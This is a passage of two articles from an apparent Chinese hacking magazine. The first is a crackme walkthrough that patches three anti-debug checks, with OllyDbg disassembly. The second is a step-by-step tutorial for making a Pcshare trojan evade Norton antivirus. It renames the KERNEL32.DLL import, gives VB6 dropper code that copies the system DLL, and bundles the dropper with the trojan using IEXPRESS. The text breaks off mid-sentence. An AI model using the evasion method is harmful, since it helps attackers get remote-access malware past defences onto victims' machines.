在004015FC处的SetTimer函数上下断点，按F9运行程序，取消断点，然后按F8单步，进入User32.dll的领空，按Alt+F9返回程序领空，看到如下的代码：

```
004013B6    E8 41020000    CALL <JMP.&USER32.SetTimer>
004013BB    6A 00          PUSH 0
004013BD    68 80000000    PUSH 80
004013C2    6A 03          PUSH 3
004013C4    6A 00          PUSH 0
004013C6    6A 01          PUSH 1
004013C8    68 00000080    PUSH 80000000
004013CD    68 CA124000    PUSH 004012CA    ; ASCII "c:\windows\winx.dll"
004013D2    E8 31020000    CALL <JMP.&KERNEL32.CreateFileA>
004013D7    83F8 FF        CMP EAX,-1
004013DA    0F84 1C010000  JE 004014FC
004013E0    6A 00          PUSH 0
004013E2    68 10270000    PUSH 2710        ;10进制的10秒
004013E7    6A 05          PUSH 5           ;计时器标识为5
004013E9    FF75 08        PUSH DWORD PTR SS:[EBP+8]
004013EC    E8 0B020000    CALL <JMP.&USER32.SetTimer>
004013F1    C705 4A304000 0>MOV DWORD PTR DS:[40304A],1
004013FB    E9 FC000000    JMP 004014FC
00401400    3D 13010000    CMP EAX,113
00401405    75 33          JNZ SHORT 0040143A
00401407    8B45 10        MOV EAX,DWORD PTR SS:[EBP+10]
0040140A    83F8 05        CMP EAX,5        ;case 5
0040140D    75 13          JNZ SHORT 00401422    ;这里是关键跳
0040140F    6A 00          PUSH 0
00401411    6A 00          PUSH 0
00401413    6A 10          PUSH 10          ;WM_CLOSE
00401415    FF75 08        PUSH DWORD PTR SS:[EBP+8]
00401418    E8 D9010000    CALL <JMP.&USER32.SendMessageA>    ;退出程序
```

因为SetTimer函数发送的是WM_TIMER消息，这个消息可以在winuser.h中找到它的宏对应16进制值为0x113，所以我们可以判断出**00401400 3D 13010000 CMP EAX,113**上面离它最近的SetTimer()才是最有意义的，仔细看它的参数，不难看出其计时器标识为5，每一个计数器的添加都必须调用SetTimer函数，而多个计时器的区别就在于计时器的标识不同。Windows系统会根据计时器标识调用onTime()中的switch结构通过case语句进行处理，所以“cmp eax,5”下面就对应了case 5语句，如果等于5也就是计时器标识为5时就会执行下面的语句，从上面的代码中可以看出，程序调用的是SendMessage函数，而push 10对应的是SendMessage函数的第二个参数，也就是要发送的消息，在Winuser.h中可以轻松的知道它对应的消息为WM_CLOSE（关闭窗口的消息），再看一下SetTimer函数上面的push 2710，2710是16进制，对应10进制的10000，所以程序是通过添加一个计数器，当10秒后，就会通过计时器标识调用case 5条件下的语句，通过SendMessage()发送WM_CLOSE消息关闭掉程序，所以我们只要将0040140D处的**JNZ SHORT 00401422**修改为jmp就可以解决这个问题了。

二、第二次郁闷的退出

在使用C32ASM查看程序信息的时候，就已经发现了一些敏感的注册提示信息，使用OD插件搜索ASCII码，找到了这些信息，双击进入相应代码后，按F2下断后执行程序，无奈的事情再次发生——程序又无情的退出了，看来还有问题。再次分析图1中程序调用的API函数，看到了那几个熟悉的进程枚举函数——CreateToolhlep32Snalshot、Process32First、Process32Next，这应该是另一个Anti Debug的方法，通过枚举其父进程确定程序是不是在调试器中，学过操作系统原理的朋友都明白，一般的操作系统提供了三个交互接口，一个是GUI图形界面，一个是命令行界面，还有一个就是API接口，对于Windows来说它们分别对应于exlporer.exe、cmd.exe和Windows Api，而要实现这种判断，程序显然是通过比较父进程是否为exploer.exe或者是cmd.exe，我们用一中的方法，在CreateToolhelp32Snapshot函数上按F2下断，然后按Alt+F9返回程序领空，关键的代码如下所示：

```
004010D0   E8 57050000    CALL <JMP.&KERNEL32.GetWindowsDirectoryA>
004010D5   68 7C364000    PUSH 0040367C
004010DA   68 80374000    PUSH 00403780
004010DF   E8 84050000    CALL <JMP.&KERNEL32.lstrcpyA>
004010E4   EB 0E          JMP SHORT 004010F4
004010E6   5C             POP ESP
004010E7   45             INC EBP
004010E8   78 70          JS SHORT 0040115A
004010EA   6C             INS BYTE PTR ES:[EDI],DX
004010EB   6F             OUTS DX,DWORD PTR ES:[EDI]
004010EC   72 65          JB SHORT 00401153
004010EE   72 2E          JB SHORT 0040111E
004010F0   45             INC EBP
004010F1   58             POP EAX
004010F2   45             INC EBP
004010F3   0068 E6        ADD BYTE PTR DS:[EAX-1A],CH
004010F6   1040 00        ADC BYTE PTR DS:[EAX],AL
004010F9   68 7C364000    PUSH 0040367C
004010FE   E8 59050000    CALL <JMP.&KERNEL32.lstrcatA>
00401103   68 74344000    PUSH 00403474
00401108   68 7C364000    PUSH 0040367C
0040110D   E8 50050000    CALL <JMP.&KERNEL32.lstrcmpA>
00401112   85C0           TEST EAX,EAX
00401114   74 68          JE SHORT 0040117E
00401116   EB 12          JMP SHORT 0040112A
00401118   5C             POP ESP
00401119   53             PUSH EBX
0040111A   79 73          JNS SHORT 0040118F
0040111C   74 65          JE SHORT 00401183
0040111E   6D             INS DWORD PTR ES:[EDI],DX
0040111F   3332           XOR ESI,DWORD PTR DS:[EDX]
00401121   5C             POP ESP
00401122   636D 64        ARPL WORD PTR SS:[EBP+64],BP
00401125   2E:            PREFIX CS:
00401126   65:78 65       JS SHORT 0040118E
00401129   0068 18        ADD BYTE PTR DS:[EAX+18],CH
0040112C   1140 00        ADC DWORD PTR DS:[EAX],EAX
0040112F   68 80374000    PUSH 00403780
00401134   E8 23050000    CALL <JMP.&KERNEL32.lstrcatA>
00401139   68 74344000    PUSH 00403474
0040113E   68 80374000    PUSH 00403780
00401143   E8 1A050000    CALL <JMP.&KERNEL32.lstrcmpA>
00401148   85C0           TEST EAX,EAX
0040114A   74 32          JE SHORT 0040117E
0040114C   FFB5 F0FEFFFF  PUSH DWORD PTR SS:[EBP-110]
00401152   6A 00          PUSH 0
00401154   68 FF0F1F00    PUSH 1F0FFF
00401159   E8 DA040000    CALL <JMP.&KERNEL32.OpenProcess>
0040115E   6A 00          PUSH 0
00401160   50             PUSH EAX
00401161   A1 88384000    MOV EAX,DWORD PTR DS:[403888]
00401166   FFD0           CALL EAX
00401168   FFB5 D4FEFFFF  PUSH DWORD PTR SS:[EBP-12C]
0040116E   E8 8F040000    CALL <JMP.&KERNEL32.CloseHandle>
00401173   FF35 6C304000  PUSH DWORD PTR DS:[40306C]
00401179   E8 84040000    CALL <JMP.&KERNEL32.CloseHandle>
0040117E   FFB5 D4FEFFFF  PUSH DWORD PTR SS:[EBP-12C]
```

程序先通过GetWindowsDirectory函数得到Windows目录的具体路径，然后通过调用lstrcat函数将exploer.exe加到Windows目录之后，最后与枚举出来的父进程进行比较，如果不相同再查看其父进程是否为cmd.exe，如果不是就执行0040114A下面的语句，相反则不执行，因此搞定**JE SHORT 0040117E**这句关键跳就可以了。

三、意外的Anti-debug

本来以为程序到这里爆破后就算搞定了，但没想到再来到注册信息的地方，下断后程序还是失败了，后来Sunny给

了我一点提示——SetUnhandledExceptionFilter函数，通过查找MSDN，我理解了这个函数的用处，原来当程序出现错误弹出来的对话框是由UnhandledExceptionFilter显示的，这是在没有安装异常捕获函数的时候出现的调用，如果安装了捕获函数，Windows则会通过回调函数将异常的信息通知应用程序，而安装捕获函数调用的API就是SetUnhandledExceptionFilter。

还是返回到原点，将OD中“Options”菜单下的所有异常前面的勾都去掉，然后重新加载程序，会发现程序出现了未知错误，停在了如下的代码处：

```
00401553    68 00104000     PUSH 00401000
00401558    E8 F3000000     CALL <JMP.&KERNEL32.SetUnhandledExceptionFilter>
0040155D    A3 68304000     MOV DWORD PTR DS:[403068],EAX
00401562    33C0            XOR EAX,EAX
00401564    C700 01000000   MOV DWORD PTR DS:[EAX],1
0040156A    6A 00           PUSH 0
```

上面的代码类似于VC中的如下几句代码：

```
try
    {
        __asm
        {
            xor eax,eax
            mov dword ptr ds:[eax],1
        }
    if(xxx) throw "yyy";
    }
    catch (yyy)
    {
        call CallBack Function……
    }
```

分析反汇编代码不难看出，内存访问违规了，“mov dword ptr ds:[eax],1”中eax的内容为00000000，而Windows的4G平坦内存中0x0000 0000——0x0000 FFFF这段地址为NULL空指针区，ring3下是不能访问的（i386加入的权限限制），这就使程序产生了异常，对于这个异常由SetUnhandledExceptionFilter函数的参数所指的函数来处理，如果程序在调试器中则无法处理该异常，从而到了Anti Debug的效果，解决的方法就是可以将其nop掉。

到这里三层Anti Debug的处理才算搞定，本文中使用的这个Cracker_Me可谓Anti Debug的精品，从中我们可以学到至少三种Anti Debug的方法，破解与编程本就是一对矛盾体，编程学的好破解自然是小case，反过来破解或者逆向一些程序对编程又具有重大的意义。

本程序其实还有许多值得学习的地方，比如在代码修复上（当我们修改关键跳的时候，程序会自动检测并将其进行修改，类似于文件自检验功能），因为本文的主要目的是介绍几种Anti debug的方法，所以就不再进行说明了，有兴趣的朋友请Go on!

（本文所涉及到的OD、C32ASM、Cracker_Me，已收录到光盘中）

另类过诺顿查杀“KERNEL32.DLL”

grrxrslt

上次看到黑客X档案论坛有人问关于诺顿查杀KERNEL32.DLL函数的问题，由于本人也属小菜鸟，就没有尝试解决，最近免杀一个Pcshare，定位诺顿也是KERNEL32.DLL函数，无奈只能自己动手研究了。

我首先使用MyCCL定位了一下，特征码如下**[特征] 00001D64_00000002　00403564（内存）**，接着使用C32Asm载入发现定位到KERNEL32.DLL函数，如图1。再使用OD载入，内存地址已经转好了，是00403564，跟过去后发现并没有“KERNEL32.DLL”的字样，我们点右键选择“分析段外代码”就可以发现了，如图2，图3。这时大家可能会想到函数移位法，没错，动态文件的位置是可以移动的，但是移动后并不会达到免杀的效果，这里我们就得说一下诺顿查杀KERNEL32.DLL动态文件的原理了。





图1


图2




图3

我们来看一下动态文件在导入表中的结构，如图4，这里“结构'导入表查看”会获取相应的Dll文件信息，然后“结构'IMAGE_IMPORT_DESCRIPTOR'”会把“导入表查看”和Dll文件的信息都集成在里面，而诺顿正是利用了这一点，它通过查找输入表的结构“IMAGE_IMPORT_DESCRIPTOR”，然后获取DLL信息，当其等于某个值时就报毒，而当我们无论怎么移动KERNEL32.DLL，“结构'IMAGE_IMPORT_DESCRIPTOR'”都会获取其位置，否则程序就根本无法运行，这也就是不能移动位置的原因了。




图4

既然不能移动位置，那么修改名称呢？试验证明这是可行的，这也正是我们今天的讨论重点。大家都知道，DLL文件是不能乱改名称的，否则会提示无法

找到*.DLL文件，但是大家请注意，KERNEL32.DLL是在本地的，木马只是将其进行了合理的调用而已，我这么一说，相信大家可能明白了吧，我们要做的就是先修改KERNEL32.DLL的名称，然后给木马外置一个程序，该程序会复制并重命名本地的KERNEL32.DLL，这样一来，诺顿找到的DLL文件就不会是KERNEL32.DLL，而且木马也会通过重命名后的Dll文件找到相应的函数并运行，我们的目的也就达到了。

好了，现在我们测试一下，要免杀的木马是“1.exe”，使用OD载入1.exe，并跳到特征码处，也就是刚才定位的“00403564”，分析完代码后我们点右键，选择“二进制”→“编辑”，然后将ASCII处修改为“grrxrslt.dll”（不包含引号哟），如图5。这里要注意的是，名字的字节长度要与原先的相同，否则会出错的。



图5

我们再向上翻，来到“导入表查看”处，发现导入表已经自动更改了，如图6。好了，现在我们点右键，选择“复制到可执行文件”→“所有修改”→“全部保存”→“保存文件”，将修改后的文件保存为“2.exe”并运行一下，结果如图7所示，修改正确，运行结果和我们猜想的一样。


图6




图7

现在我们来到“C:\WINDOWS\system32\”目录下，把KERNEL32.DLL复制并重命名为“grrxrslt.dll”，如图8。再来运行一下“2.exe”，木马已经上线了，再来查杀一下“2.exe”，已经免杀了，如图9。




图8




图9

看来我们的思路没有问题，接下来要做的就是给木马加上外置功能的程序，程序我已经做好了，是使用VB6.0制作的，主要代码如下：

```
Private Sub Form_Load()
  FileCopy "C:\WINDOWS\system32\KERNEL32.DLL", "C:\WINDOWS\system32\grrxrslt.DLL"
End Sub
```




图10

代码很简单我就不多介绍了，将生成好的文件重命名为“cm.exe”，使用XP系统自带的IEXPRESS“捆绑器”对两个文件进行捆绑。打开CMD，输入“IEXPRESS”打开程序，程序是英文的，本小菜英语不好就不多解释了，有兴趣的朋友可以到网

